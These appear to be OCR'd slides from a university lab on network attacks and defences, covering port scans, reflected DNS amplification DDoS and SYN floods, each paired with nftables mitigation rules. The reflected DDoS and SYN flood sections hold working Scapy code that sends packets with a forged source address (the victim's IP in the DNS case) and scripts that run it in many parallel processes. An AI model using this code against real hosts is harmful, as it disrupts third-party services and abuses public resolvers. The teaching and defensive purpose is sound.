
Only permits established/related traffic to specific networks

Prevents compromised DMZ servers from becoming scan platforms

Simple but effective protection using connection state tracking

Port Scan Firewall Mitigation



```
# Dynamic blacklist configuration
set blacklist {
    type ipv4_addr
    flags timeout
    timeout 30m
}

# Block and log blacklisted IPs
ip saddr @blacklist counter log prefix "PORT SCAN BLOCKED: " drop

# TCP SYN rate limiting with blacklisting
tcp flags & (fin|syn|rst|psh|ack|urg) == syn limit rate over 5/second burst 10
packets
    counter add @blacklist { ip saddr timeout 30m }

# UDP rate limiting with blacklisting
ip protocol udp limit rate over 5/second burst 5 packets
    counter add @blacklist { ip saddr timeout 30m }
```

Internet Router r2 Protections

Implements dynamic IP blacklisting with 30-minute timeout

Rate-based detection for TCP and UDP scan attempts

Threshold-based: >5 SYN packets/second or >5 UDP packets/second

Automatically blocks detected scanners for 30 minutes

Logs blocked scan attempts for security monitoring

Maintains legitimate traffic flows while blocking scan attempts

UCL Université catholique de Louvain

Reflected ddos


Overview

A Reflected DDoS attack exploits public services like DNS or NTP to amplify traffic and overwhelm a target.


The attacker sends small, spoofed requests that trigger large responses from these services, all directed toward the victim's IP address.

This amplification effect can flood the target's bandwidth and cause service disruption.


Commonly abused protocols include DNS (port 53/5353) and NTP (port 123), which respond with much larger data than the initial query size.



Reflected ddos



```python
def spawn_attacks(script_command, process_pool):
    """
    Launch multiple subprocesses of the reflected DDoS script
    and keep track of them in a list.
    """
    num_processes = 50  # Adjust as needed to increase/decrease intensity
    for i in range(num_processes):
        print(f"[+] Launching reflected DDoS process #{i}")
        proc = subprocess.Popen(script_command)
        process_pool.append(proc)
```



```python
def send_spoofed_dns(target_ip, dns_resolver):
    """
    Craft and send multiple spoofed DNS ANY requests to the DNS resolver.
    The source IP is forged as the victim's address.
    """
    domains = [
        "example.com", "www.example.com", "example.org", "example.be",
        "example.fr", "test.com", "a-very-long-domain-name.com",
        "a-very-long-domain-name.org",
        "oh-boy-i-really-hope-this-domain-name-is-not-used-for-dns-reflection-attacks.oof",
        "i-hope-this-domain-name-is-not-used-for-reflection-attacks.oof",
        "domain.oof"
    ]

    for domain in domains:
        ip_layer = IP(src=target_ip, dst=dns_resolver)
        udp_layer = UDP(dport=5353)
        dns_layer = DNS(rd=1, qd=DNSQR(qname=domain, qtype=255))  # Requesting ANY record

        packet = ip_layer / udp_layer / dns_layer
        send(packet, verbose=False)
```


Sends spoofed DNS queries to open DNS resolvers, with the source IP address forged as the **victim's IP** with the **send_spoofed_dns** method .

Uses Udp protocol and **5353** port


Sends a dns query of type **any(255),** which returns a large response

Scales up the attack by launching multiple parallel processes of the **send_spoofed_dns()**

Reflected ddos



```
chain output {
    type filter hook output priority 0; policy accept;
}

chain protect_services {
    udp dport 5353 limit rate 3/second burst 5 packets accept
    udp dport 123 limit rate 3/second burst 5 packets accept
}
```



```
table inet filter {
    chain input {
        type filter hook input priority 0; policy accept;


        ip protocol udp ip daddr {10.12.0.20, 10.12.0.30} ip saddr {10.2.0.0/24} jump protect_services
    }

    chain forward {
        type filter hook forward priority 0; policy drop;

    }


    chain output {
        type filter hook output priority 0; policy drop;


        ip daddr {10.2.0.0/24, 10.1.0.0/24, 10.12.0.1, 10.12.0.2} ct state established,related accept

    }

    chain protect_services {
        ip saddr != {10.2.0.0/24} drop
    }
}
```

Protection :

The firwall rules help mitigate the reflected ddos attack :

On router r2, applying rate-limiting by only allowing 3 DNS requests per second from the Internet and drops any excess

On Dmz servers, we drop unsolicited incoming traffic, this prevents spoofed DNS responses from reaching Dmz hosts unless they originated from internal networks

SYN flooding

Overview


A SYN flood is a typs of Dos that exploits the TCP handshakes process to overwhelm a server

The attacker sends many SYN packets(connection requests) to a target server


Each Syn packet has a spoofed source IP address, so the server cannot complete the handshake

The server responds with a SYN-ACK and waits for the final ACK from the client --- which never comes


The server keeps these halp-open connections in memory eventually exhausting ressources



SYN flooding



```python
def syn_flood(target_ip, target_port):
    """
    Forge IP packet with target ip as the destination IP address
    """
    ip = IP(dst=target_ip)
    tcp = TCP(sport=RandShort(), dport=target_port, flags="S") # the flag "S" indicates the type SYN
    raw = Raw(b"A"*1024)
    packet = ip / tcp / raw

    send(packet, loop=1, verbose=0)  # resend the packet several times
```



```python
def run_syn_flood(command, process_list):
    """
    Function to run a command with Popen and store the process in a list
    """
    # arbitrary number but it is enough to make the server slows down, more can make the server crash
    number_of_processes = 12
    for i in range(number_of_processes):
        print("[+] Starting Syn Flood Attack id: {}".format(i))
        process = subprocess.Popen(command)
        process_list.append(process)
```


Syn_flood function attack by crafting spooned TCP SYN packets to a target server

It use the “S” flag for SYN packets to send TCP requests from random sender port to the source destination port


Run_syn_flood function execute the **syn_flood** method in multiple process (we can add more process if we want

Each process sends its own stream of SYN packets , amplifying the overall attack volume

SYN flooding



```
table inet filter {
    chain input {
        type filter hook input priority 0; policy accept;
    }

    chain forward {
        type filter hook forward priority 0; policy drop;

        # SYN flood protection
        tcp flags syn tcp flags == syn counter jump syn_flood_protection

        # Allow workstations to send a ping and initiate a connection towards any other hosts
        iif "r2-eth12" ip saddr 10.1.0.0/24 accept

        # Allow DMZ servers to only respond to incoming connections (from Internet)
        iif "r2-eth12" ip saddr 10.12.0.0/24 ip daddr 10.2.0.0/24 ct state established,related accept

        # Allow to redirect the packets to the other router (R1) because R2 is the default gateway for DMZ servers
        iif "r2-eth12" ip saddr 10.12.0.0/24 ip daddr 10.1.0.0/24 accept

        # Allow Internet to only respond to incoming connections towards workstations
        iif "r2-eth0" ip saddr 10.2.0.0/24 ip daddr 10.1.0.0/24 ct state established,related accept

        # Allow Internet to send ping and initiate a connection towards DMZ servers
        iif "r2-eth0" ip saddr 10.2.0.0/24 ip daddr 10.12.0.0/24 ct state new,established,related accept
    }

    chain syn_flood_protection {
        ct state new limit rate 3/second burst 5 packets counter accept
        counter drop
    }
}
```



```
#!/usr/sbin/nft -f

flush ruleset

table inet filter {
    chain input {
        type filter hook input priority 0; policy accept;
    }

    chain forward {
        type filter hook forward priority 0; policy drop;

    }

    chain output {
        type filter hook output priority 0; policy drop;

        ip daddr {10.2.0.0/24, 10.1.0.0/24, 10.12.0.1, 10.12.0.2} ct state established,related accept

    }
}
```

Protection :

The firwall rules help mitigate the SYN flooding attack :

On router r2, applying matched packets with the tcp flag set and redirects them to the **syn_flood_protection** chain for rate limiting

Syn_flood_protection chain limits new TCP connections to 3 per second with a burst allowance of 5 packets

On Dmz servers output policy is set to drop , which prevent compromised server from initiating unauthorized outbound traffic